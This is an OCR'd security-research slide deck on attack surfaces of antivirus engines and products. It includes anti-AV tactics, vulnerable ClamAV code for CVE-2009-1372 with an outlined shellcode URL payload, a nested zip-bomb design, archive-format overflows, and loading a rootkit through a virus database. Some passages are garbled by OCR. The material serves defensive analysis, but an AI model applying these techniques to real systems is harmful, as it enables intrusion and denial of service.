Security Challenges of Antivirus Engines, Products and Systems

Antiy Labs

Xinguang Xiao

Foreword

In many cases, the security products are no longer the credible dams when facing with the surging malware waves; they become the trembling islands that are vulnerable sometimes.

Diary of Speaker

December 31st, 2009

Outline

Lessons learned from the past can guide one in the future.

- Review the embarrassing and passive moments

If one has no long-term considerations, he can hardly avoid troubles every now and then.


- Face the reason of vulnerability of antivirus system positively.

Bring order out of chaos and reform from the bottom

- Struggle to improve, and all the details.

Front Enemy

- Rootkit
  - Unable to obtain / detect
- Adversary antivirus software
  - Close the antivirus software’s process
  - IFEO image hijack
  - Terminate the services of antiviru software
  - Send close message from windov
  - Uninstall the key modules of the antivirus software process



Enemy in the Dark -- Non-executable rivalry

Threats to the engines and database

Threats to the products

Threats to the systems

The Focus of Engine Threat– Format Analysis and Pretreatment

- PE analysis
- Archive analysis
- URL analysis
- Analysis of other formats

Analysis of PE Format

- PE format that is constructed maliciously
- PE with pack
  - Many shells modify the general compile format of PE files
- PE formats that are disposed by other antivirus software
- Part of the PE files, which are eliminated by antivirus software, remove a part of the file body and do not modify the corresponding PE header, so the PE construction is different from the normal PE files.

The Analysis Vulnerability of PE File Header Format


- ClamAV engine integer overflows and the stack overflows, leading to antivirus DoS

- The BitDefender Antivirus Engine scans the integer overflow of ASProtect shell format that is with specific construction

- Kaspersky Anti-Virus 6.0 analyzes the special data directory value of NumberOfRvaAndSize and crashes

The Analysis Vulnerability of PE File Header Format [Sequel 1]


dsize+1024+nsections*40



```
....
if((dest = (char *) cli_calloc(dsize + 1024 + nsections * 40,
sizeof(char))) == NULL) {
            free(section_hdr);
            free(src);
            return CL_EMEM;
          }
...
while (1) {
    while ( (oob = doubleebx(src, &myebx, &scur, ssize)) == 1) {
...
      dest[dcur++] = src[scur++];
    }
```

Analysis of URL Format—CVE-2009-1372

```
static int url_hash_match(const char *inurl, size_t len)
{
		char urlbuff[URL_MAX_LEN+3];/* htmlnorm truncates at 1024 bytes +
terminating null + slash + host end null */
		unsigned count;
rc = cli_url_canon(inurl, len, urlbuff, sizeof(urlbuff), &host_begin, &host_len,
&path_begin, &path_len);
		//hash_match   hash match
}
```



P | P+1 | P+2 | P+3…….

Original URL

% | 2 | 5 | P+1 | P+2 | P+3…….


Overflow

Analysis of URL Format--CVE-2009-1372[Sequel 1]

Form URL:

%%%%%%%%%%%%...%%%%%%%%%%%9090


shellcode




```
const char hexchars[] = "0123456789ABCDEF";
memmove(p+3, p+1, urlend - p - 1);         // Unchecked, the cross-boundary copy
resulted in an overflow.
*p++ = '%';
*p++ = hexchars[c>>4];
*p = hexchars[c&0xf];
urlend += 2;
 }
 p++;
```

Archive Analysis --Archbomb


- Archbomb is the general name of a kind of malicious data that is constructed by archives.






Archbomb [Case]

- It is a 5-layer zip archive, the size is 42,374 bytes; there are 16 archives in each layer, and we open only one archive in each layer.



```
D:.↓
    |   lib 0.zip↓
    |   lib 1.zi↓
    |   lib f.zip↓
    |  ↓
    └───lib 0↓
          |   book 0.zip↓
       ...↓
          |   book f.zip↓
          └───book 0↓
               |   chapter 0.zip↓
               |   chapter 1.zip↓
            ...↓
               |   chapter f.zip↓
               |  ↓
               └───chapter 0↓
                    |   doc 0.zip↓
                    |   doc 1.zip↓
                 ...↓
                    |   doc f.zip↓
                    └───doc 0↓
                         |   page 0.zip↓
                         |   page 1.zip↓
                      ...↓
                         |   page f.zip↓
                         |  ↓
                         └───page 0↓
                                   0.dll↵
```



```
seg000:00000000  AA AA AA AA AA AA AA AA-AA AA AA AA AA AA AA AA ″        ″
seg000:00000010  AA AA AA AA AA AA AA AA-AA AA AA AA AA AA AA AA ″        ″
seg000:00000020  AA AA AA AA AA AA AA AA-AA AA AA AA AA AA AA AA ″        ″
```

4,294,972,416 bytes

Archive Analysis– Archive Format Overflow

- Kaspersky copies the specific ARJ archive, and the overflow of this format data stack may lead to malware execution
- The decomposer of Symantec scans the RAR document of deformity format and the warehouse overflows, which results in the consequence that it rejects to service or execute any orders [CVE-2008-0309]
- The CHM file that are damaged by Kaspersky engine analysis shows warehouse overflow, which brings about the consequence that the remote attackers can execute any code in the privilege of antivirus software process
- The behavior of analyzing and constructing CAB file by CA engine leads to the warehouse overflow


Change the Virus Database into the Loading Point of Rootkit

- Trojan AVP_TROJ is loaded by avc
- Avc format is similar to a compression archive
  - Record files
  - Module of code obj
  - Other files
- o_20000.o32 (_win.asm.o32)

avp.set
kernel.avc
krnunp.avc
krnexe.avc
krnmacro.avc
krnjava.avc
krnengn.avc
krndos.avc
smart.avc
……

Change the virus database into the load point of rootkit [Sequel 1]

N
o
n
w
c
c
u
n




```
                public _decode
_decode         proc near
                nop
                nop
                pusha
                call    $+5

entry:                                          ; DATA XRI
                pop     ebp
                sub     ebp, offset entry
                lea     eax, fuckup[ebp]
                push    eax
                push    1
                push    0
                push    1
                push    80h ; '■'
                push    0
                lea     eax, __Write_13
                call    eax
                add     esp, 18h
                lea     eax, fuckup[ebp]
                push    eax
```

Threats from products

- Out of control
- Abuse of permission
- Privilege escalating
- Remote operation
- Drive-by download

Out of control--From deformed virus to logic bomb [Case]



Fixed point

|E4 5A…..|

Decryption process 1

Encryption section 1

Decryption process 2

Encryption process 2

|E4 5A…..|

Format the hard disk

A kind of deformed virus

A logic bomb

Out of control

- It is the engine that detects script virus by using script virtual machine sandbox
  - **Mozilla Firefox, Thunderbird and SeaMonkey JavaScript engine multiple integer overflows**
- **Sandbox**
  - inline hook
  - Kernel hook
  - Incompatible with other hooks


Abuse of rights-overflow from antivirus component

- ActiveX exports the hidden functionalities that function may have, such as operating registry, reading and writing files

- Some functions of ActiveX do not deal with the input strictly, which leads to overflow


ActiveX

- Rising Online Antivirus Product executes vulnerability remotely

